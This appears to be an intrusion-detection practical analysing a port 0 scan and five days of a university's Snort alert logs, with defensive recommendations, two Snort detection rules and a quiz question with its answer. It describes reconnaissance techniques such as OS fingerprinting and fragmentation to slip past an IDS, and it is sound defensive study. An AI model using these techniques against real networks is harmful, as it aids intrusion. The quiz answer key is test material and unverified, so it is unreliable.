
Attack Mechanism:

I believe the source is trying to gain information by using this operating system fingerprinting technique. According to Computer Networking at http://compnetworking.about.com/library/ports/blports_0.htm "Port 0 is officially a reserved port in TCP/IP networking, meaning that it should not be used for any TCP or UDP network communications. However, port 0 sometimes takes on a special meaning in network programming, particularly Unix socket programming. In this environment, port 0 is a programming technique for specifying system-allocated (dynamic) ports. Instead of "hard-coding" a particular port number, or writing code that searches for an open port, the programmer simply specifies port

0 as a connection parameter. That triggers the operating system to automatically search for and return the next available port in the dynamic port number range. This programming technique does not work the same way in Microsoft Windows as it does in Unix." If the source operating system was Linux, FreeBSD, NetBSD, OpenBSD, or Solaris I would think the intruder was using hping, which is a utility that can craft packets but it doesn't work on the Windows platform. Hping can also be used as a security and auditing tool to test networks and hosts.

Correlations:

According to Dshield.org at http://www.dshield.org/ipinfo.php?ip=211.47.255.22 the source IP of 211.47.255.22 has recently been going to port 80 also in 1,752 incidents with 146 targets:



IP Info

Check another IP Address: 211.47.255.22

IP Address: 211.47.255.22

HostName: 211.47.255.22

DShield Profile:

Country:	KR
Contact E-mail:	ip@saeroun.co.kr
Total Records against IP:	1752
Number of targets:	146
Date Range:	2003-01-01 to 2003-01-01

Ports Attacked (up to 10):

Port	Attacks
80	20

Fightback: sent to ip@saeroun.co.kr on 2002-05-31 12:47:31
no reply received

As shown above, this source was sent a fightback email back in May and he apparently hasn't stopped his antics. I also noticed he is probably using different IP's in his IP address range of 211.47.255.0-211.47.255.255 as there are several other incidents at dshield.org from this range.

Digigal11@hushmail.com submitted a practical detect to the intrusions@incidents.org email account on October 14, 2002 that is very similar to this incident. The source IP of 211.47.255.21 was used to scan many of the 46.5.XXX.XXX targets on port 0.

Following is an example of port 0 traffic extracted from snort logs using an ACID front-end on my work network. The snort rules are also included:

```
NIDxxx1_1 [2002-12-26 15:03:39] 229
IPv4: 129.198.241.35 -> XXX.XXX.22.30
     hlen=5 TOS=0 dlen=40 ID=49526 flags=0 offset=0 TTL=59 chksum=45572
TCP:  port=36504 -> dport: 0  flags=***A*R** seq=0
     ack=0 off=5 res=0 win=0 urp=0 chksum=5347
Payload: none
Response: none
------------------------------------------------------------------------------
NIDxxx1_1 [2002-12-26 15:31:38] 229
IPv4: 129.198.241.35 -> XXX.XXX.22.30
     hlen=5 TOS=0 dlen=40 ID=1772 flags=0 offset=0 TTL=59 chksum=27791
TCP:  port=57784 -> dport: 0  flags=***A*R** seq=0
     ack=0 off=5 res=0 win=0 urp=0 chksum=49602
Payload: none
Response: none
------------------------------------------------------------------------------
NIDxxx1_1 [2002-12-26 17:32:53] 229
IPv4: 129.198.241.35 -> XXX.XXX.22.30
     hlen=5 TOS=0 dlen=40 ID=37486 flags=0 offset=0 TTL=59 chksum=57612
TCP:  port=9711 -> dport: 0  flags=***A*R** seq=0
     ack=0 off=5 res=0 win=0 urp=0 chksum=32140
Payload: none
Response: none
------------------------------------------------------------------------------
NIDxxx1_1 [2002-12-26 18:07:03] 229
IPv4: 129.198.241.35 -> XXX.XXX.22.30
     hlen=5 TOS=0 dlen=40 ID=6165 flags=0 offset=0 TTL=59 chksum=23398
TCP:  port=32173 -> dport: 0  flags=***A*R** seq=0
     ack=0 off=5 res=0 win=0 urp=0 chksum=9678
Payload: none
Response: none
------------------------------------------------------------------------------
NIDxxx1_1 [2002-12-26 19:10:40] 229
IPv4: 129.198.241.35 -> XXX.XXX.22.30
     hlen=5 TOS=0 dlen=40 ID=59953 flags=0 offset=0 TTL=59 chksum=35145
TCP:  port=30096 -> dport: 0  flags=***A*R** seq=0
     ack=0 off=5 res=0 win=0 urp=0 chksum=11755
```

Payload: none
Response: none

Snort Rules:

```
alert tcp $EXTERNAL_NET any <> $HOME_NET 0 (msg:"BAD TRAFFIC tcp
port 0 traffic"; sid:524;  classtype:misc-activity; rev:3;)
alert udp $EXTERNAL_NET any <> $HOME_NET 0 (msg:"BAD TRAFFIC udp
port 0 traffic"; sid:525;  classtype:misc-activity; rev:4;)
```

Evidence of active targeting:

There is no evidence of active targeting because this source subnet is scanning many hosts according to Dshield.org and I believe he is eliciting a response to gather information about the hosts and their networks. This reconnaissance could result in damage if the intruder finds any vulnerable systems. Since port 0 does not provide any legitimate services and the timestamps on the packets indicate only 16 attempts in approximately two minutes a denial-of-service attempt is ruled out.

Severity:

Severity = (Criticality + Lethality) - (System Countermeasures + Network Countermeasures)

Severity = (3+3) - (4+4) = -2

Criticality = 3 - If the target is compromised the source could use him to attack other machines but there is not any evidence that a compromise took place.

Lethality = 3 - If the attacker was successful and received a response he could use that information in later, more serious exploit attempts.

System Countermeasures = 4 - Since there were no indications that the destination host answered back it appears that the destination host is a well-protected system with the most up-to-date anti-virus software, patches, and hot fixes installed on the system.

Network Countermeasures = 4 - Since there were no indications that the destination host answered back it appears that the destination host has a defensive mechanism in place on the target network such as a stateful firewall and/or a router with proper ACLs.

Defensive recommendation:

Make sure the most up-to-date anti-virus software, patches, and hot fixes are installed. Deny connections to port 0 from outside addresses at the firewall. It might be prudent to configure the firewall to drop all ICMP error replies as these could provide attackers with valuable system information. It is a good practice to turn off and remove any unneeded services and to view the available logs often.

Multiple choice test question:

The default window size for the Windows platform is:

1. 32120
2. 5000-9000
3. 8760
4. Any one of the above
5. None of the above

Answer: 2

Part #3 – "Analyze This Scenario"

SUMMARY:

In the part #3– "Analyze This Scenario" five days of University logs are analyzed using the network intrusion detection system called Snort-Version 1.8.6 and other tools such as Windows Grep 2.2 and MS Excel. The fifteen logs contain over 334 MB of data. There are five alert, five scan, and five OOS (Out-of-Spec) logs. The alert logs run from August 29 through September 2 and contain over 60 MB of data with 371,683 scans and 111,643 alerts. The Port Scan logs run from August 30 through September 3 with over 274 MB of data and the OOS logs are from June 4 through June 8 with 8 KB of data. I could not find any corresponding dates for the out-of-spec logs in the "raw" files. A link graph of the Adore (Red Worm) alerts and a "top ten talkers" list are included. I have also selected five external source addresses and included registration information about these addresses. An effort has been made to identify possible system compromises and general areas of concern with defensive recommendations to enable the University to achieve defense in-depth. The "Analyze This Scenario" ends with the analysis process and a list of references. Files used for Analysis:

Alert Files	Port Scans	Out-of-Spec Files
alert.020829.gz	scans.020830.gz	oos_Jun.4.2002.gz
alert.020830.gz	scans.020831.gz	oos_Jun.5.2002.gz
alert.020831.gz	scans.020901.gz	oos_Jun.6.2002.gz
alert.020901.gz	scans.020902.gz	oos_Jun.7.2002.gz
alert.020902.gz	scans.020903.gz	oos_Jun.8.2002.gz

Table 1: Data used for University Security Audit

Alerts Log File Analysis:

The Snort "Alerts" have been prioritized based on the number of alerts analyzed and sorted for each alert name from August 29 through September 02. A breakdown of the attacks with number of sources and destinations is as follows:

Alerts			
Signature Name	#Occurrences	#Sources	#Destinations
spp_http_decode: IIS Unicode	50,572	68	156
Watchlist 000220 IL-ISDNNET-990517	26,222	33	66
SUNRPC high port access! & Attempted Sun RPC highport access	10,832	19	1
SYN-FIN Scan	7,922	2	7,921
Tiny Fragments – Possible Hostile Activity	3,932	10	11
Possible Trojan activity	2,367	133	120
SMB Name Wildcard	1,750	377	123
Incomplete Packet Fragments Discarded	1,486	16	10
Queso Fingerprint	1,442	117	49
IRC Evil – running XDCC	922	5	21
NMAP TCP ping!	870	30	24
High port 65535 udp – possible Red Worm traffic	709	68	77
Watchlist 000222	554	13	14
UDP SRC and DST	521	26	193
EXPLOIT x86 NOOP, setuid 0, or setgid 0	392	71	60
MYPARTY-possible MyParty Infection	376	1	1
Port 55850 tcp/udp-possible myserver activity	359	38	37
Null scan!	210	34	24
External RPC call	183	4	183
Back Orifice	21	4	16
ICMP SRC and DST outside network	1	1	1
TOTALS	**111,643**	**1,070**	**9,108**

spp_http_decode: IIS Unicode attack detected   50,572 Alerts

```
119263:       09/02-20:50:10.507277  [**] spp_http_decode: IIS Unicode attack
detected [**] MY.NET.183.26:1275 -> 152.163.209.24:80
119264:       09/02-20:50:10.748122  [**] spp_http_decode: IIS Unicode attack
detected [**] MY.NET.183.26:1281 -> 205.188.138.85:80
```

This alert is probably triggered when traffic from an external address is going to an internal address on TCP port 80, with URI content that would exploit the IIS unicode vulnerability. This vulnerability exists in Microsoft IIS 4 and 5 such that an attacker visiting an IIS web site can read documents outside of the web root, and possibly execute arbitrary code, via malformed URLs that contain UNICODE encoded characters. This vulnerability is referred to as the "Web Server Folder Directory Traversal" vulnerability. See http://www.kb.cert.org/vuls/id/111677 for the CERT Vulnerability Note or go to CVE Name: CAN-2000-0884 at http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0884 for a more detailed explanation. As you can see below, the top offenders are from your very own network. Hopefully, there's a large amount of false positives here. According to the following "snort faqs" at http://www.snort.org/docs/faq.html#4.17 "These messages are produced by the http_decode preprocessor. Your own internal users normal surfing of the web can trigger these alerts in the preprocessor. Netscape, in particular, has been known to trigger them. If you wish to turn these checks off, add -unicode or -cginull to your http_decode preprocessor line such as:

preprocessor http_decode: 80 8080 -unicode –cginull."

Alert Count	Primary Sources	Primary Destinations
4,283	MY.NET.183.26 =>	64.12.XXX.XXX
3,212	MY.NET.183.25 =>	207.200.XXX.XXX
2,743	MY.NET.153.127 =>	211.233.XXX.XXX
1,514	MY.NET.153.71 =>	211.233.XXX.XXX
449	MY.NET.109.100	61.137.93.108
302	MY.NET.153.186 =>	211.32.XXX.XXX
217	MY.NET.84.143 =>	199.244.218.42

Watchlist 000220 IL-ISDNNET-990517 26,222 Alerts

```
09253:      08/29-11:43:57.379008  [**] Watchlist 000220 IL-ISDNNET-990517
[**] 212.179.27.6:2850 -> MY.NET.227.162:1214
 06628:     08/30-02:27:54.748520  [**] Watchlist 000220 IL-ISDNNET-990517
[**] 212.179.27.6:1026 -> MY.NET.104.204:1214
 83257:     08/30-16:00:20.015022  [**] Watchlist 000220 IL-ISDNNET-990517
[**] 212.179.27.6:4018 -> MY.NET.113.4:1214
```

This Watchlist is a custom rule created by the University. It appears that traffic from this Israeli ISP has been responsible for many alerts in the past so the security personnel have created a rule to watch any traffic to or from that ISP.

Alert Count	Primary Sources	Primary Destinations
2,464	212.179.27.6	Various
1,067	212.179.66.17	
807	212.179.105.85	
689	212.179.97.28	
537	212.179.2.177	
473	212.179.35.6	
382	212.179.83.151	
336	212.179.105.38	

The interesting thing here is that most of the time the stimulus is going to port 1214 which is used by Kazaa Media Desktop. Kazaa is a distributed peer-to-peer file sharing system and you can download free MP3s.

SUNRPC highport access! and Attempted Sun RPC high port access
10,832 Alerts

```
09043:        09/01-04:56:48.083764  [**] SUNRPC highport access! [**]
140.90.198.134:8443 -> MY.NET.154.27:32771
09044:        09/01-04:56:48.084162  [**] SUNRPC highport access! [**]
140.90.198.134:8443 -> MY.NET.154.27:32771
09045:        09/01-04:56:48.084528  [**] SUNRPC highport access! [**]
140.90.198.134:8443 -> MY.NET.154.27:32771
```

This alert is probably raised when traffic from an external address goes to an internal address on a high numbered port used by Sun RPC. The UDP port 32771 was used consistently here. The most important information here is that all 10,832 alerts went to destination IP: MY.NET.154.27 with source IP: 140.90.198.134 going to him 8,407 times and this guy works for our government. (scarey)

```
OrgName:   National Oceanic and Atmospheric Administration
OrgID:     NOAA-8

NetRange:   140.90.0.0 - 140.90.255.255
CIDR:       140.90.0.0/16
NetName:    NOAA-NET
NetHandle:  NET-140-90-0-0-1
Parent:     NET-140-0-0-0-0
NetType:    Direct Assignment
NameServer: NEWNS.NOAA.GOV
NameServer: NWRNS.NOAA.GOV
NameServer: SERNS.NOAA.GOV
NameServer: MERNS.NOAA.GOV
```

OrgName: National Oceanic and Atmospheric Administration
OrgID: NOAA-8
Address: 1315 East-West Highway Silver Spring MD 20910
Country: US
Comment:
RegDate: 1990-04-09
Updated: 2002-01-09

I would advise disabling all RPC based services and have your Administrators block access to the high port ranges used by RPC services but in actuality RPC services can use any ports that are not currently being used. The service doesn't really care what port it gets or whether it uses udp or tcp. If the services are not necessary, they should be removed from system startup scripts and from the inetd configuration file. Please see the CERT Advisory CA-2002-025 located at http://www.cert.org/advisories/CA-2002-25.html for information regarding a buffer overflow vulnerability in RPC services.

SIN-FIN Scan! 7,922 Alerts

```
98102:      09/02-19:09:15.453560  [**] SYN-FIN scan! [**] 210.66.217.167:21
-> MY.NET.1.2:21
108237:     09/02-19:26:15.726653  [**] SYN-FIN scan! [**] 210.66.217.167:21
-> MY.NET.199.254:21
```

A SIN-FIN scan attempts to map your network to obtain information about your machines. The attacker can sometimes tell what operating system you have by the response sent back to him. The packets are crafted, probably by using nmap, to set both the SIN flag and the FIN flag. In my analysis, I found that Source IP: 210.66.217.167 triggered all of the alerts but one. He mapped your entire network by scanning MY.NET.1.XXX through MY.NET.199.XXX. This individual also had 1,342 alerts for portscans. The good news is that it doesn't appear any responses went back to him from your network but it's impossible for me to tell without seeing how your snort rules were written.

Tiny Fragments – Possible Hostile Activity 3,932 Alerts

```
22982:      09/01-07:16:56.911494  [**] Tiny Fragments - Possible Hostile
Activity [**] 68.37.143.67 -> MY.NET.198.204
14155:      08/30-04:57:00.558019  [**] Tiny Fragments - Possible Hostile
Activity [**] 146.163.221.6 -> MY.NET.83.29
```

IP fragments are created when a packet to be transmitted is larger than the MTU (Maximum Transmission Unit) of the device (can be a computer, router, or other networking equipment). The minimum MTU is 576 bytes with different interfaces having different MTU's such as SLIP having 1024 bytes, Ethernet having 1500 bytes, and FDDI having 4096 bytes. The malicious use of fragments would include fragmenting the IP header to get it past a firewall, or evade an IDS system.

Alert Count	Primary Sources	Primary Destinations
2,487	146.163.221.6	MY.NET.83.29
744	208.26.55.145	MY.NET.98.14
576	24.132.247.35	MY.NET.90.150
64	68.37.143.67	MY.NET.198.204
48	64.230.144.73	MY.NET.205.166
3	202.39.78.125	MY.NET.235.126 & MY.NET.217.226
2	211.5.246.115	MY.NET.6.40
2	157.183.144.28	MY.NET.86.109
1	68.42.122.189	MY.NET.84.242
1	213.13.132.246	MY.NET.233.171

I did further research on the source IP: 24.132.247.35 (one of the very bad boys from UPC Netherlands) and found that he has triggered many other snort alerts against MY.NET.90.150 such as the following:

```
69592:        08/31-20:58:37.335639  [**] NMAP TCP ping! [**]
24.132.247.35:33437 -> MY.NET.90.150:34420
62716:        08/31-19:25:22.858298  [**] Back Orifice [**] 24.132.247.35:50308 -
> MY.NET.90.150:31337
65619:        08/31-19:53:37.879749  [**] DDOS mstream client to handler [**]
24.132.247.35:35077 -> MY.NET.90.150:15104
65635:        08/31-19:53:52.133311  [**] High port 65535 udp - possible Red
Worm - traffic [**] 24.132.247.35:65535 -> MY.NET.90.150:7983
66532:        08/31-20:10:22.898037  [**] DDOS shaft handler to agent [**]
24.132.247.35:1024 -> MY.NET.90.150:18753
66969:        08/31-20:18:54.988178  [**] DDOS Trin00 [**] 24.132.247.35:1024 -
> MY.NET.90.150:27444
67071:        08/31-20:21:54.364051  [**] Trin00 password [**]
24.132.247.35:1024 -> MY.NET.90.150:34555
67416:  08/31-20:29:01.602939  [**] TFTP - External UDP connection to internal
tftp server [**] 24.132.247.35:51851 -> MY.NET.90.150:69
62080:        08/31-19:33:36.317573  [**] spp_portscan: PORTSCAN
DETECTED from 24.132.247.35 (STEALTH)
```

```
62081:      08/31-19:18:45.082170  [**] Queso fingerprint [**]
24.132.247.35:34097 -> MY.NET.90.150:0
62085:      08/31-19:33:37.474509  [**] spp_portscan: portscan status from
24.132.247.35: 3 connections across 1 hosts: TCP(2), UDP(1) STEALTH [**]
```

As shown below, source IP: 146.163.221.6 (Southern Illinois University at Edwardsville, IL) also tried a few more antics against MY.NET.83.29:

```
01235:      08/30-00:41:35.578522  [**] Tiny Fragments - Possible Hostile
Activity [**] 146.163.221.6 -> MY.NET.83.29
01240:      08/30-01:01:23.687122  [**] spp_portscan: PORTSCAN
DETECTED from 146.163.221.6 (STEALTH)
01241:      08/30-00:45:13.155809  [**] Null scan! [**] 146.163.221.6:0 ->
MY.NET.83.29:0
```

I would advise the University to check out the machines with the IPs of MY.NET.83.29 and MY.NET.90.150 immediately to see if they have been compromised in any way.

Possible Trojan Activity 2,367 Alerts

```
06833:      08/29-08:11:28.985684  [**] Possible trojan server activity [**]
12.40.226.89:27374 -> MY.NET.202.10:1214
06834:      08/29-08:11:28.985777  [**] Possible trojan server activity [**]
MY.NET.202.10:1214 -> 12.40.226.89:27374
06836:      08/29-08:11:30.863177  [**] Possible trojan server activity [**]
12.40.226.89:27374 -> MY.NET.202.10:1214
06837:      08/29-08:11:30.906947  [**] Possible trojan server activity [**]
MY.NET.202.10:1214 -> 12.40.226.89:27374
```

According to Symantec at http://www.symantec.com/avcenter/venc/data/backdoor.subseven.html "Backdoor.SubSeven is a Trojan horse, similar to Netbus or Back Orifice. It enables unauthorized people to access your computer over the Internet without your knowledge. It is also called the BackDoor-G2.svr.gen trojan and it uses port 27374." We strongly recommend that you advise your users to only install programs received from trusted sources. For SubSeven removal instructions see http://www.symantec.com/avcenter/venc/data/backdoor.subseven.html. Looking at the port usage in the above alerts you see ports 27374 and 1214 going back and forth. Port 1214 is KaZaA peer to peer music or file sharing and these alerts could all be false positives but it is better to err on the side of caution and check out the following list of University machines as they could be infected with the Trojan:

Machines Possibly Infected with the SubSeven Trojan Horse
MY.NET.98.190
MY.NET.98.188
MY.NET.97.209
MY.NET. 202.10
MY.NET.98.177
MY.NET.98.188
MY.NET.98.110
MY.NET.97.157
MY.NET.111.140
MY.NET.86.109
MY.NET.113.4
MY.NET.53.49
MY.NET.84.147

SMB Name Wildcard 1,750 Alerts

```
00545:08/29-01:56:37.032478  [**] SMB Name Wildcard [**] 66.60.143.11:137 ->
MY.NET.137.214:137
00679:08/29-02:27:00.606918  [**] SMB Name Wildcard [**] 210.251.105.22:137
-> MY.NET.132.43:137
00772:08/29-02:54:09.814120  [**] SMB Name Wildcard [**] 61.158.76.138:137 -
> MY.NET.134.33:137
```

SMB (Server Message Block) is a file and print sharing application protocol. These alerts could be simple scanning for port 137-Netbios using the command "nbtstat –a" to learn any names associated with a target which is very common but these alerts could also be exploits of Netbios due to an Internet worm known as network.vbs and it's derivatives (see: http://www.cert.org/incident_notes/IN-2000-02.html). "The infection process of network.vbs begins with a nbstat request frame and when the nbstat is answered the worm will follow it with a TCP session on port 139 which will attempt to mount to a share that is named "C" and has no password. If successful, the worm will then load itself and other payload files onto various subdirectories of the victim including the startup directory. In most cases, this worm is minimally damaging as its primary purpose is to replicate itself." Although, I didn't see any port 139 TCP sessions coming from these source IP's it would still be wise to have your System Administrators take a look at the following University machines.

Alert Count	Primary Sources	Primary Destinations
135	194.78.205.220	MY.NET.137.18
74	216.78.60.84	MY.NET.121.30
71	192.168.5.2	MY.NET.135.216
38	66.56.116.58	
34	67.35.112.52	
29	204.83.206.54	

Incomplete Packet Fragments 1,486 Alerts

```
57458:        09/02-13:56:19.146946  [**] Incomplete Packet Fragments
Discarded [**] MY.NET.163.117:0 -> 213.224.204.245:0
00870:        08/31-01:04:17.076142  [**] Incomplete Packet Fragments
Discarded [**] MY.NET.75.165:0 -> 207.227.243.98:0
```

This alert is usually raised when the TCP header has the MF (More Fragments) bit set which means more parts of the packet should be coming but not all of the packet parts arrive by the time the TTL timer has run out. This could be caused by a piece of defective equipment but since all of the connection attempts we are seeing here are using port 0 it is doubtful, due to the fact that port 0 is reserved and not accessible through OS API's. The fragmentation of TCP packets is often used to circumvent a packet-filtering device, firewall or an IDS system. The purpose is to slip the packets past the distant end defenses to gain information about the target host. It is puzzling why 99% of these alerts are coming from MY.NET.163.117 (1,374 occurrences) and MY.NET.75.165 (90 occurrences) going to four destinations IP's. I recommend that you have your network staff block outgoing and incoming port 0. MY.NET.163.177 also has 5,612 scanning alerts. Both of these different alerts occurred on September 2nd.

Alert Count	Primary Sources	Primary Destinations
1,374	MY.NET.163.117	213.224.204.245
90	MY.NET.75.165	217.136.77.251
		66.38.151.10
		207.227.243.98

Queso Fingerprint 1,442 Alerts

```
00509:      08/29-01:32:23.898668  [**] Queso fingerprint [**]
213.23.38.25:52748 -> MY.NET.222.250:6346
01329:      08/29-03:37:43.277992  [**] Queso fingerprint [**]
141.157.92.225:64219 -> MY.NET.60.8:25656
02327:      08/29-03:52:53.217490  [**] Queso fingerprint [**]
141.157.92.225:64230 -> MY.NET.60.8:21
```

Queso is a utility used to determine the make and version of a computer's operating system. This fingerprinting utility queries the TCP/IP stack for information about the operating system to find out if that particular host is vulnerable to a specific attack to further the attacker's exploits. An IIS exploit does not work on an Apache machine, and a Unix attack doesn't work on a Windows host, so identifying the OS of the target is a critical step in compromising a host. Queso allows a user to spoof his/her address and to choose what port he/she wants to scan. Queso sends out seven packets at a time and chooses random source ports from 4000 to 65000. Among the signatures that Queso sends is one SYN packet that sets the reserved bits. The reserved bits should not be set unless the sender and receiver are ECN-capable (Explicit Congestion Notification) and there is congestion on the line. ECN can cause many false positives in IDS logs but if there is a "c2" in the 13th byte of the TCP header there is a good possibility that someone has malicious intentions for your network. Snort can detect FIN, SYN|FIN, and PSH packets that Queso sends without an ACK bit in the packet. All packets in a legitimate TCP stream except the first one should have the ACK bit set. Please see Joe Rayford's SANS practical at the following link to view similar Queso packets: http://www.giac.org/practical/Joe_Rayford_GCIA.doc. Due to the large number of sources and destinations, I suspect this is a reconnaissance effort. See http://whitehats.com/info/IDS29/ and http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0454 for explanations of Queso fingerprinting.

Alert Count	Primary Sources	Primary Destinations
544	209.116.70.75	MY.NET.100.21
209	209.167.239.11-19	MY.NET.6.40
119	195.101.94.208	MY.NET.86.109
99	209.47.251.11-20	MY.NET.89.147
98	213.48.150.1	MY.NET.162.67
57	200.185.42.34	MY.NET.179.77
19	209.104.74.2	MY.NET.139.230
15	158.110.144.176	MY.NET.84.242
15	141.157.92.225	MY.NET.140.2
14	200.181.253.36	MY.NET.225.134
		MY.NET.99.174

These source IP's also had alerts on portscans such as source IP: 209.166.70.75 triggered 1,621 portscans alerts.

IRC Evil – running XDCC 922 Alerts

```
00081:        08/30-00:04:44.027183  [**] IRC evil - running XDCC [**]
MY.NET.89.147:2221 -> 195.54.102.4:6667
00444:  08/30-00:14:44.020836  [**] IRC evil - running XDCC [**]
MY.NET.89.147:2221 -> 195.54.102.4:6667
```

IRC-Evil is a distributed file sharing bot via IRC (Internet Relay Chat). Hackers associated with the underground file sharing networks trade pirated software and movies. The University users set off 922 alerts participating in such activity.

Alert Count	Primary Sources	Primary Destinations
639	MY.NET.89.147	64.45.60.200
259	MY.NET.84.165	195.54.102.4
11	MY.NET.70.215	193.110.95.1
8	MY.NET.162.42	66.250.104.241
5	MY.NET.84.172	62.179.100.67
		194.119.238.162
		195.121.6.196
		217.106.2.92
		62.250.14.6

NMAP TCP ping! 870 Alerts

```
00488:      08/30-00:21:35.359548  [**] NMAP TCP ping! [**] 68.215.146.79:80
-> MY.NET.198.204:1214
00853:      08/30-00:32:32.805379  [**] NMAP TCP ping! [**] 194.45.94.253:80
-> MY.NET.104.204:1214
```

These alerts indicate that a remote user has used the NMAP portscanning tool to probe your machines. An NMAP TCP ping was sent to determine if a host is reachable and then to gather information about your machines by the responses. This is a reconnaissance effort similar to the Queso attacks above in that NMAP is able to fingerprint the version of operating system you are using to further focus the attacker's exploits.

Alert Count	Primary Sources	Primary Destinations
582	24.132.247.35	MY.NET.90.150
161	67.36.84.5	MY.NET.84.147
38	168.215.146.79	MY.NET.198.204
26	195.77.24.2	MY.NET.108.46
6	64.119.138.2	MY.NET.86.109
6	209.6.58.139	MY.NET.83.146
5	62.0.34.130	MY.NET.150.143
5	61.222.251.82	MY.NET.88.243

Source IP: 24.132.247.35 triggered 1,178 alerts on August 31st trying everything from NMAP, Queso, and portsmapping to Back Orifice, Red worm, DDOS shaft handler to agent, DDOS trinoo, trinoo password, TFTP, and tiny fragments. This IP is definitely one I'd advise blocking at the perimeter immediately.

High port 65535 udp/tcp-possible Red Worm traffic 709 Alerts


```
69071:      09/02-15:34:33.830956  [**] High port 65535 udp - possible Red
Worm – traffic [**] 12.246.152.207:65535 -> MY.NET.83.146:6257
11457:      08/30-03:56:23.125341  [**] High port 65535 tcp - possible Red
Worm - traffic [**] 205.188.156.76:65535 -> MY.NET.162.91:25
11458:      08/30-03:56:23.125606  [**] High port 65535 tcp - possible Red
Worm - traffic [**] MY.NET.162.91:25 -> 205.188.156.76:65535
```

